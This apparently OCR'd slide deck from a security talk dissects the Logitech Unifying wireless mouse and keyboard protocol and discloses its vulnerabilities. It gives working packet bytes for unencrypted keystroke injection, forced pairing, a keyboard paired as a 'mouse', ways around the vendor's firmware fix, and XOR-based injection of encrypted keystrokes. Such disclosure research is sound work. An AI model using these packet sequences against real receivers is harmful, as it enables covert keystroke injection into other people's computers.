
- USB dongles always in receive mode
- Mice and keyboards always in transmit mode
- ACK payloads enable dongle to device communication



Device Index	Frame Type	Data	Checksum
1 byte	1 byte	2, 7, or 19 bytes	1 byte

Figure 4: Logitech Unifying payload format

Logitech Unifying - Addressing




Example RF Addressing	
Dongle serial number	7A:77:94:DE
Dongle RF address	7A:77:94:DE:00
Paired device 1 RF address	7A:77:94:DE:07
Paired device 2 RF address	7A:77:94:DE:08
Paired device 3 RF address	7A:77:94:DE:09

Logitech Unifying - Wakeup

- nRF24L supports max 6 receive pipes
- Unifying supports max 6 paired devices
- Unifying dongle always listens on on its own address
- 6 + 1 > 6
- Device sends wake up packet when turned on


Logitech Unifying - Keepalives and Channel Hopping

- Paired device specifies a keepalive timeout
- If the timeout is missed, dongle channel hops to find it



Unused	Frame Type (0x4F)	Unused	Timeout	Unused	Checksum
1 byte	1 byte	1 byte	2 bytes	4 bytes	1 byte


Figure 5: Logitech Unifying set keepalive payload timeout



Unused	Frame Type (0x40)	Timeout	Checksum
1 byte	1 byte	2 bytes	1 byte

Figure 6: Logitech Unifying keepalive payload


Logitech Unifying - Mouse Input



Logitech Mouse Payload

Field	Length	Description
Unused	1 byte	
Frame Type	1 bytes	0xC2
Button Mask	1 bytes	flags indicating the state of each button
Unused	1 bytes	
Movement	3 bytes	pair of 12-bit signed integers representing X and Y cursor velocity
Wheel Y	1 bytes	scroll wheel Y axis (up and down scrolling)
Wheel X	1 bytes	scroll wheel X axis (left and right clicking)
Checksum	1 byte	


Logitech Unifying - Encrypted Keystroke



Logitech Encrypted Keystroke Payload

Field	Length	Description
Unused	1 byte	
Frame Type	1 bytes	0xD3
Keyboard HID Data	7 bytes	
??	1 byte	
AES counter	4 bytes	
Unused	7 bytes	
Checksum	1 byte	

Logitech Unifying - Unencrypted Multimedia Key



Logitech Multimedia Key Payload

Field	Length	Description
Unused	1 byte	
Frame Type	1 bytes	0xC3
Multimedia Key Scan Codes	4 bytes	USB HID multimedia key scan codes
Unused	3 bytes	
Checksum	1 byte	

Logitech Unifying - Dongle to Device Communication

- Mouse or keyboard transmits packet to dongle
- Dongle attaches payload to ACK
- Status inquiries (battery level, etc)
- OTA firmware update commands
- Configuration commands (button macros, etc)

Logitech Unifying - Pairing

- Dedicated pairing address BB 0A DC A5 75
- In pairing mode, dongle listens for 30-60 seconds
- When device is switched on and can’t find its dongle, it tries to pair
- Device specifies it’s name, model, serial number, and capabilities
- Generic process for backward and forward compatibility

Logitech Unifying - Unencrypted Keystroke Injection

Unencrypted keystrokes can be injected into the address of already paired keyboards

```
'a' key down (scan code 4)
```

```
00 C1 00 04 00 00 00 00 00 3B
```

```
'a' key up (no scan codes specified)
```

```
00 C1 00 00 00 00 00 00 00 3F
```

Logitech Unifying - Forced Pairing (1 of 7)

Attacker transmits pairing request to address of already paired mouse

```
7F 5F 01 31 33 73 13 37 08  10 25 04 00 02 0C 00 00 00 00 00 71 40
```

```
10 25  Device model number (M510 mouse)
```

Logitech Unifying - Forced Pairing (2 of 7)

Dongle replies with an assigned RF address

```
7F 1F 01 EA E1 93 27 15 08 88 02 04 00 02 04 00 00 00 00 00 00 2B
```

```
EA E1 93 27 15  Assigned RF address of the pairing device
```

Logitech Unifying - Forced Pairing (3 of 7)

Attacker transmits (arbitrary) serial number to dongle on the newly assigned RF address

`00 5F 02 00 00 00 00` **`12 34 56 78 04 00`** `00 00 01 00 00 00 00 00 86`

`12 34 56 78` `Device serial number`

`04 00` `Device capabilities (mouse)`

Logitech Unifying - Forced Pairing (4 of 7)

Dongle echoes back serial number

```
00 1F 02 0F 6B 4F 67 12 34 56 78 04 00 00 00 01 00 00 00 00 00 96
```

12 34 56 78 Device serial number

Logitech Unifying - Forced Pairing (5 of 7)

Attacker transmits device name

00 5F 03 01 **04 4D 35 31 30** 00 00 00 00 00 00 00 00 00 00 00 00 B6

04 Device name length

4D 35 31 30 Device name (ascii string)

Logitech Unifying - Forced Pairing (6 of 7)


Dongle echoes back some bytes from the pairing process

```
00 0F 06 02 03 4F 67 12 34 EA
```

Logitech Unifying - Forced Pairing (7 of 7)

Attacker transmits pairing complete message

```
EA 0F 06 01 00 00 00 00 00 00
```



Logitech® Unifying Software - Advanced View

To read more information about a device, click its name on the left frame.

Receiver Name	Unifying Receiver
Firmware Version	012.003.00025
Devices Paired	2 mice

Tip: To identify your device in the list above, move it or type on it. The icon next to the device will highlight.

Logitech® Unifying software version 2.50.25
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Logitech Unifying - Pair Keyboard as Mouse (1 of 7)

Attacker transmits pairing request to address of already paired mouse

```
75 5F 01 62 13 32 16 C3 08 10 25 04 00 02 47 00 00 00 00 00 01 20
```

10 25 Device model number (M510 mouse)

Logitech Unifying - Pair Keyboard as Mouse (2 of 7)

Dongle replies with an assigned RF address

```
75 1F 01 9D 65 CB 58 38 08 88 02 04 01 02 07 00 00 00 00 00 00 6E
```

9D 65 CB 58 38 Assigned RF address of the pairing device

Logitech Unifying - Pair Keyboard as Mouse (3 of 7)

Attacker transmits (arbitrary) serial number to dongle on the newly assigned RF address

```
00 5F 02 01 22 33 04 03 04 4D 77 1E 40 00 00 01 00 00 00 00 00 1B
```

```
03 04 4D 77  Device serial number

1E 40  Device capabilities (keyboard)  <--- this is the magic
```

Logitech Unifying - Pair Keyboard as Mouse (4 of 7)

Dongle echoes back serial number

```
00 1F 02 EE F0 FB 69 03 04 4D 77 1E 40 00 00 01 00 00 00 00 00 73
```

03 04 4D 77 Device serial number

Logitech Unifying - Pair Keyboard as Mouse (5 of 7)

Attacker transmits device name

00 5F 03 01 **04 4D 35 31 30** 00 00 00 00 00 00 00 00 00 00 00 00 B6

04 Device name length

4D 35 31 30 Device name (ascii string)

Logitech Unifying - Pair Keyboard as Mouse (6 of 7)

Dongle echoes back some bytes from the pairing process

```
00 0F 06 02 03 FB 69 03 04 7B
```


Logitech Unifying - Pair Keyboard as Mouse (7 of 7)

Attacker transmits pairing complete message

```
EA 0F 06 01 00 00 00 00 00 00
```

Now we can inject keystrokes

into our new "mouse"!!


Logitech® Unifying Software - Advanced View

To read more information about a device, click its name on the left frame.

Unifying Receiver
Mouse M510
Mouse M510

Receiver Name Unifying Receiver
Firmware Version 012.003.00025
Devices Paired 2 mice

Tip: To identify your device in the list above, move it or type on it. The icon next to the device will highlight.

Logitech® Unifying software version 2.50.25
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Logitech Unifying - Unencrypted Injection Fix Bypass

- Logitech released a dongle firmware update on February 23
- Fixes the keystroke injection vulnerability on clean Windows 10
- How can we get around it??

1. Use OSX

2. Use Linux

3. Install Logitech Setpoint on your Windows box (lol wut?)

Logitech Unifying - Encrypted Keystroke Injection

1. Sniff a keypress, knowing that unencrypted “key up” packet is 00 00 00 00 00 00 00

```
00 D3 EA 98 B7 30 EE 49 59 97 9C C2 AC DA 00 00 00 00 00 00 00 B9 // 'a' key down
00 D3 5C C8 88 A3 F8 CC 9D 5F 9C C2 AC DB 00 00 00 00 00 00 00 39 // 'a' key up
```

2. Octets 2-8 of the “key up” packet are your ciphertext!

```
EA 98 B7 30 EE 49 59 = Ciphertext from 9C C2 AC DA counter XOR’d with 00 00 00 00 00 00 04
5C C8 88 A3 F8 CC 9D = Ciphertext from 9C C2 AC DB counter XOR’d with 00 00 00 00 00 00 00
```


3. XOR your ciphertext with 00 00 00 00 00 00 05 to make a ‘b’ keypress!

```
00 D3 5C C8 88 A3 F8 CC 98 5F 9C C2 AC DB 00 00 00 00 00 00 00 3E // 'b' key down
00 D3 5C C8 88 A3 F8 CC 9D 5F 9C C2 AC DB 00 00 00 00 00 00 00 39 // 'b' key up
```

Logitech G900

- $150 wireless gaming mouse
- “professional grade wireless”
- Same underlying tech as Unifying
- Permanently paired
